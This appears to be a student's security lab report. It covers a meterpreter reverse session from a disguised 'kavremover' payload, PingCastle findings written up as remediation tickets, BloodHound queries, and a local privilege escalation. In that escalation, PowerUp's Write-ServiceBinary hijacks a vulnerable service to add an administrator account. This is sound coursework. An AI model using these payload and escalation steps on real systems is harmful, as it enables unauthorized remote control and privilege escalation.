200 - 192.168.64.1 - - [22/Mar/2023 10:36:53] "GET / HTTP/1.1" 200 - 192.168.64.1 - - [22/Mar/2023 10:36:54] code 404, message File not found 192.168.64.1 - - [22/Mar/2023 10:36:54] "GET /favicon.ico HTTP/1.1" 404 -

Now, when I enter my Kali's IP address with the LPORT 2616, I get the files on my Kali from ADHD machine. The payload was in [Downloads/](#) section, so that's where we're going to retrieve it	
This is the file we download on the ADHD VM	
We now have the file on our ADHD machine	
Now after starting the kavremover app on our ADHD machine, it doesn't start up and we have the additional **pid (5076)** and payload files that add up in the Downloads section	

This is the content in the notepad files that we get once we open the kavremover app	
Final results on Kali's session like on the exercice's link, we have our PID and meterpreter session open after opening the vulnerable app on ADHD while having listener on	

Exercice 2 – PingCastle (25p)

Create an additional Domain Administrator in your Domain Controller, using your First and Last name. Set the password to never expire, similar to the one for bob.marley.adm









Run PingCastle against your domain. For each of the 3 categories (Stale Object, Privileged Accounts, Anomalies document the top findings in a way similar to opening a ticket.

The ticket should contain:

- Title (name of the vulnerability)
- a description of the problem
- entities affected
- remediation
- references

Exercice 2 ANSWER

First, we must configure our machines. I have started by putting a static IP according to my NAT address. My NAT address is 192.168.64.xxx. So, I have changed the DC's static IP to 192.168.64.22 and the default gateway to 2 (because its in NAT mode)	
Now our internet is functional on the Domain Controller	 
We then create a new Domain Administrator with our name	
Frederic FP Perron in the section server administrators	
Now we are simply configuring the domain so both machines are connected to it	
We have connected to the domain	

PINGCASTLE TICKETS

Stale Objects
DC Vulnerability (SMB v1)
Severity: Low

Description:
The purpose is to verify if Domain Controller(s) are vulnerable to the SMB v1 vulnerability.

Entities affected:
It is about operations related to user or computer objects.

Technical explanation:
The SMB downgrade attack is used to obtain credentials or executing commands on behalf of a user by using SMB v1 as protocol. Indeed, because SMB v1 supports old authentication protocol, the integrity can be bypassed.

Advised solution:
It is highly recommended by Microsoft to disable SMB v1 whenever it is possible on both client and server side. Do note that if you are still not following best practices regarding the usage of deprecated OS (Windows 2000, 2003, XP, CE), regarding Network printer using SMBv1 scan2shares functionalities, or regarding software accessing Windows share with a custom implementation relying on SMB v1, you should consider fixing these issues before disabling SMB v1, as it will generate additional errors.

Documentation:
https://github.com/lgandx/Responder-Windows
https://blogs.technet.microsoft.com/josebda/2015/04/21/the-deprecation-of-smb1-you-should-be-planning-to-get-rid-of-this-old-smb-dialect
https://docs.microsoft.com/windows-server/storage/file-server/troubleshoot/detect-enable-and-disable-smbv1-v2-v3
[FR]ANSSI CERTFR-2017-ACT-019
[FR]ANSSI CERTFR-2016-ACT-039
[MITRE]T1557.001 Man-in-the-Middle: LLMNR/NBT-NS Poisoning and SMB Relay

Details:
The detail can be found in Domain controllers.

Domain Controller
DC

Privileged Accounts

At least one Administrator Account can be delegated.

Severity: Medium

Description:

The purpose is to ensure that all Administrator Accounts have the configuration flag "this account is sensitive and cannot be delegated" (and are not member of the built-in group "Protected Users" when your domain functional level is at least Windows Server 2012 R2).

Entities affected:

It is about administrators of the Active Directory

Technical explanation:

Without the flag "This account is sensitive and cannot be delegated" any account can be impersonated by some service account. It is a best practice to enforce this flag on administrators accounts.

Advised solution:

To correct the situation, you should make sure that all your Administrator Accounts has the checkbox "This account is sensitive and cannot be delegated" active or add your Administrator Accounts to the built-in group "Protected Users" if your domain functional level is at least Windows Server 2012 R2 (some functionalities may not work properly afterwards, you should check the official documentation).

If you want to enable the checkbox "This account is sensitive and cannot be delegated" but this is not possible because the box is not present (typically for GMSA account), you can add the flag manually by adding the number 1048576 to the attribute useraccountcontrol of the account.

Please note that there is a section below in this report named "Admin Groups" which give more information.

Documentation:

[MITRE]Mitre Att&ck - Mitigation - Active Directory Configuration

[US]STIG V-36435 - Delegation of privileged accounts must be prohibited.

Details:

The details can be found in Admin Groups

Anomalies

Last change of the Kerberos password: 2072 day(s) ago

Severity: Critical

Description:

The purpose is to alert when the password for the krbtgt account can be used to compromise the whole domain. This password can be used to sign every kerberos ticket. Monitoring it closely often mitigates the risk of golden ticket attacks greatly.

Entities affected:

It is about specific security control points and Kerberos

Technical explanation:

Kerberos is an authentication protocol. It is using to sign its tickets a secret stored as the password of the krbtgt account.
If the hash of the password of the krbtgt account is retrieved, it can be use to generate authentication tickets at will.
To mitigate this attack, it is recommended to change the krbtgt password between 40 days and 6 months. If it not the case, every backup done until the last password change of the krbtgt account can be used to emit Golden tickets, compromising the entire domain.
Retrieval of this secret is one of the highest priorities in an attack, as this password is rarely changed and offer a long-term backdoor.
Also, this attack can be performed using the former password of the krbtgt account. That's why the krbtgt password should be changed twice to invalidate its leak.

Advised solution:

The password of the krbtgt account should be changed twice to invalidate the golden ticket attack.
Beware: two changes of the krbtgt password not replicated to domain controllers can break these domain controllers
You should wait at least 10 hours between each krbtgt password change (this is the duration of a ticket life).
There are several possibilities to change the krbtgt password.
First, a Microsoft script can be run to guarantee the correct replication of these secrets.
Second, a more manual way is to essentially reset the password manually once, then to wait 3 days (this is a replication safety delay), then to reset it again. This is the safest way as it ensures the password is no longer usable by the Golden ticket attack.

Documentation:

https://techcommunity.microsoft.com/t5/core-infrastructure-and-security/faqs-from-the-field-on-krbtgt-reset/ba-p/2367838
https://github.com/microsoft/New-KrbtgtKeys.ps1
https://github.com/PSSecTools/Krbtgt
[FR]ANSSI CERTFR-2014-ACT-032
[FR]ANSSI - Krbtgt account password unchanged for more than a year (vuln2_krbtgt)2
[MITRE]T1558.001 Steal or Forge Kerberos Tickets: Golden Ticket

Details:

The detail can be found in Krbtgt

Exercise 3 – Bloodhound (25p)

Using your new created domain admin account, login to your Domain Controller. Use another domain admin to connect to your Windows02 machine.




Use your Kali to perform queries using bloodhound-python.

Open the results in neo4j and run the following queries:

- Find all Domain Admins
- Find Principals with DCSync Rights
- List all Kerberoastable Accounts
- Find Shortest Paths to Domain Admins

Document each of these queries and explain the risks they uncover.




Exercise 3 ANSWER



First, we start by installing Bloodhound on our Kali machine	
Now we use this command to edit the file 	


```
┌──(kali㉿kali)-[~]
└─$ pip install bloodhound
Defaulting to user installation because normal site-packages is not writeable
Collecting bloodhound
  Downloading bloodhound-1.6.1.tar.gz (66 kB)
     |████████████████████████████████| 66 kB 8.6 MB/s
Collecting dnspython
  Downloading dnspython-1.16.0-py2.py3-none-any.whl (188 kB)
     |████████████████████████████████| 188 kB 25.3 MB/s
Collecting impacket≥0.9.17
  Downloading impacket-0.10.0.tar.gz (1.4 MB)
     |████████████████████████████████| 1.4 MB 95.3 MB/s
Collecting ldap3≠2.5.0,≠2.5.2,≠2.6,≥2.5
  Downloading ldap3-2.9.1-py2.py3-none-any.whl (432 kB)
     |████████████████████████████████| 432 kB 98.3 MB/s
Collecting pyasn1≥0.4
  Downloading pyasn1-0.4.8-py2.py3-none-any.whl (77 kB)
     |████████████████████████████████| 77 kB 10.5 MB/s
Collecting future
  Downloading future-0.18.3.tar.gz (840 kB)
     |████████████████████████████████| 840 kB 67.1 MB/s
Collecting pycryptodomex
  Downloading pycryptodomex-3.17-cp27-cp27mu-manylinux2010_x86_64.whl (2.3 MB)
     |████████████████████████████████| 2.3 MB 90.5 MB/s
Collecting pyOpenSSL≥0.16.2
  Downloading pyOpenSSL-21.0.0-py2.py3-none-any.whl (55 kB)
     |████████████████████████████████| 55 kB 7.4 MB/s
Collecting six
  Downloading six-1.16.0-py2.py3-none-any.whl (11 kB)
Collecting ldapdomaindump≥0.9.0
  Downloading ldapdomaindump-0.9.4-py2-none-any.whl (18 kB)
Collecting flask≥1.0
  Downloading Flask-1.1.4-py2.py3-none-any.whl (94 kB)
     |████████████████████████████████| 94 kB 8.9 MB/s
Collecting chardet
  Downloading chardet-4.0.0-py2.py3-none-any.whl (178 kB)
     |████████████████████████████████| 178 kB 97.7 MB/s
Collecting cryptography≥3.3
  Downloading cryptography-3.3.2-cp27-cp27mu-manylinux2010_x86_64.whl (2.6 MB)
     |████████████████████████████████| 2.6 MB 37.7 MB/s
Collecting itsdangerous<2.0,≥0.24
  Downloading itsdangerous-1.1.0-py2.py3-none-any.whl (16 kB)
```

```
┌──(kali㉿kali)-[~]
└─$ nano ~/.zshrc
```

```
alias nano='nano -\$iET 4'

export AGENT="Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,

alias nmap="nmap --script-args=\"http.useragent='$AGENT'\""

export PATH="$PATH:/home/kali/.local/bin"
```

Starting a neo4j console	
Now after everything is changed, fixed and installed (neo4j, ~/.zhsrc file, etc.), we simply run the following command	
See we have the files that have been created/imported	



Now we simply run neo4j and bloodhound again	
Then we can create the new user and password one the neo4j console, and then we will use these credentials to login to Bloodhound. Then, we click the upload data on the right side and choose our JSON files	
Now. We map the asked “Find All Domain Admins” and “Find Principals with DCSync Rights”. This is the map it gives us after selecting these 2: With our domain admin freper that we added earlier	

And now, we do the “Kerberos part” List all Kerberoastable Accounts	
And finally, we map the “Shortest paths to domain admins”	

Exercise 4 – Local privilege escalation (25p)

On your Windows02 machine perform a **Privilege Escalation** using beRoot.exe and PowerUp.ps1, similar to the one done during the lab.

Exercise 4 ANSWER

First, we started by importing the 2 execs to our VM	
Then, we go to the directory with our prompt and run the Beroot exec to the txt file	

Now we can see all the services on the .txt file that was just created just like in the lab	beRoot - Notepad File Edit Format View Help [===] ---------- Service ---------- [!] Permission to create a service with openscmanager True [!] Check services that could its configuration could be modified Permissions: change config: True / start: True / stop: True Name: AJRouter Display Name: @%SystemRoot%\system32\AJRouter.dll,-2 Permissions: change config: True / start: True / stop: True Name: ALG Display Name: @%SystemRoot%\system32\Alg.exe,-112 Permissions: change config: True / start: True / stop: True Name: AppIDSvc Display Name: @%systemroot%\system32\appidsvc.dll,-100 Permissions: change config: True / start: True / stop: True Name: Appinfo Display Name: @%systemroot%\system32\appinfo.dll,-100 Permissions: change config: True / start: True / stop: True Name: AppMgmt Display Name: @appmgmts.dll,-3250 Permissions: change config: True / start: True / stop: True Name: AppReadiness Display Name: @%SystemRoot%\System32\AppReadiness.dll,-1000 Permissions: change config: True / start: True / stop: True Name: AppVClient Display Name: @%systemroot%\system32\AppVClient.exe,-102 Permissions: change config: True / start: True / stop: True Name: AssignedAccessManagerSvc Display Name: @%SystemRoot%\system32\assignedaccessmanagersvc.dll,-100 Permissions: change config: True / start: True / stop: True Name: AudioEndpointBuilder Display Name: @%SystemRoot%\system32\AudioEndpointBuilder.dll,-204 Permissions: change config: True / start: True / stop: True Name: Audiosrv Display Name: @%SystemRoot%\system32\audiosrv.dll,-200 Permissions: change config: True / start: True / stop: True Name: AxInstSV Display Name: @%SystemRoot%\system32\AxInstSV.dll,-103 Permissions: change config: True / start: True / stop: True Name: BDESVC Display Name: @%SystemRoot%\system32\bdesvc.dll,-100
We can then see the Vulnerable services	ServiceName : VulnerableService Path : c:\escalate\Executable Folder\Service.exe ModifiablePath : @{ModifiablePath=C:\escalate; IdentityReference=BUILTIN\Administrators; Permissions=System.Object[]} StartName : LocalSystem AbuseFunction : Write-ServiceBinary -Name 'VulnerableService' -Path <HijackPath> CanRestart : True ServiceName : VulnerableService Path : c:\escalate\Executable Folder\Service.exe ModifiablePath : @{ModifiablePath=C:\escalate; IdentityReference=NT AUTHORITY\Authenticated Users; Permissions=System.Object[]} StartName : LocalSystem AbuseFunction : Write-ServiceBinary -Name 'VulnerableService' -Path <HijackPath> CanRestart : True ServiceName : VulnerableService Path : c:\escalate\Executable Folder\Service.exe ModifiablePath : @{ModifiablePath=C:\escalate; IdentityReference=NT AUTHORITY\Authenticated Users; Permissions=System.Object[]} StartName : LocalSystem AbuseFunction : Write-ServiceBinary -Name 'VulnerableService' -Path <HijackPath> CanRestart : True
Set the Execution Policy to All	Administrator: Windows PowerShell Windows PowerShell Copyright (C) Microsoft Corporation. All rights reserved. PS C:\WINDOWS\system32> Set-ExecutionPolicy Unrestricted Execution Policy Change The execution policy helps protect you from scripts that you do not trust. Changing the execution policy might expose you to the security risks described in the about_Execution_Policies help topic at https:/go.microsoft.com/fwlink/?LinkID=135170. Do you want to change the execution policy? [Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is "N"): A PS C:\WINDOWS\system32>
	Administrator: Windows PowerShell Windows PowerShell Copyright (C) Microsoft Corporation. All rights reserved. PS C:\WINDOWS\system32> Set-ExecutionPolicy Unrestricted Execution Policy Change The execution policy helps protect you from scripts that you do not trust. Changing the execution policy might expose you to the security risks described in the about_Execution_Policies help topic at https:/go.microsoft.com/fwlink/?LinkID=135170. Do you want to change the execution policy? [Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is "N"): A PS C:\WINDOWS\system32> cd C:\Users\Administrator.WINDOWS02\Desktop PS C:\Users\Administrator.WINDOWS02\Desktop> Import-Module .\PowerUp.ps1 Security warning Run only scripts that you trust. While scripts from the internet can be useful, this script can potentially harm your computer. If you trust this script, use the Unblock-File cmdlet to allow the script to run without this warning message. Do you want to run C:\Users\Administrator.WINDOWS02\Desktop\PowerUp.ps1? [D] Do not run [R] Run once [S] Suspend [?] Help (default is "D"): R PS C:\Users\Administrator.WINDOWS02\Desktop>

We wait a little bit, and the results will come in after we prompt that command	[D] Do not run [R] Run once [S] Suspend [?] Help (default is "D"): R PS C:\Users\Administrator.WINDOWS02\Desktop> Invoke-AllChecks >> PowerUp.txt
Results when we open the brand-new created txt file PowerUp	PowerUp - Notepad File Edit Format View Help [*] Running Invoke-AllChecks [+] Current user already has local administrative privileges! [*] Checking for unquoted service paths... ServiceName : VulnerableService Path : c:\escalate\Executable Folder\Service.exe ModifiablePath : @{ModifiablePath=C:\escalate; IdentityReference=BUILTIN\Administrators; Permissions=System.Object[]} StartName : LocalSystem AbuseFunction : Write-ServiceBinary -Name 'VulnerableService' -Path <HijackPath> CanRestart : True ServiceName : VulnerableService Path : c:\escalate\Executable Folder\Service.exe ModifiablePath : @{ModifiablePath=C:\escalate; IdentityReference=NT AUTHORITY\Authenticated Users; Permissions=System.Object[]} StartName : LocalSystem AbuseFunction : Write-ServiceBinary -Name 'VulnerableService' -Path <HijackPath> CanRestart : True ServiceName : VulnerableService Path : c:\escalate\Executable Folder\Service.exe ModifiablePath : @{ModifiablePath=C:\escalate; IdentityReference=NT AUTHORITY\Authenticated Users; Permissions=System.Object[]} StartName : LocalSystem AbuseFunction : Write-ServiceBinary -Name 'VulnerableService' -Path <HijackPath> CanRestart : True [*] Checking service executable and argument permissions...
Now we see when we added the user John with the admin privileges using the script. A couple of them wasn't working but the last one seems to have worked	PS C:\Users\Administrator.WINDOWS02\Desktop> Write-ServiceBinary -Name 'VulnerableService' -Path c:\Service.exe ServiceName Path Command ---------- ---- ------- VulnerableService c:\Service.exe net user john Password123! /add && timeout /t 5 && net localgroup Administrators jo... PS C:\Users\Administrator.WINDOWS02\Desktop> PS C:\Users\Administrator.WINDOWS02\Desktop> Write-ServiceBinary -Name 'Service' -Path c:\Service.exe
Service.exe location	Drive Tools Local Disk (C:) File Home Share View Manage This PC > Local Disk (C:) > Quick access Desktop Downloads Documents Pictures Course 8 Music Videos OneDrive This PC Name Date modified Type Size escalate 4/1/2023 4:42 AM File folder OpenSSL-Win64 12/18/2018 4:46 AM File folder PerfLogs 4/11/2018 11:38 PM File folder Program Files 4/1/2023 4:42 AM File folder Program Files (x86) 10/31/2022 11:28 ... File folder Python27 12/27/2018 10:44 ... File folder tmp 2/3/2017 10:15 PM File folder Users 11/1/2022 2:08 AM File folder Windows 4/1/2023 4:42 AM File folder Service 4/1/2023 4:56 AM Application 22 KB

Now, after restarting the system/machine, we can finally see the administrator john when we do net users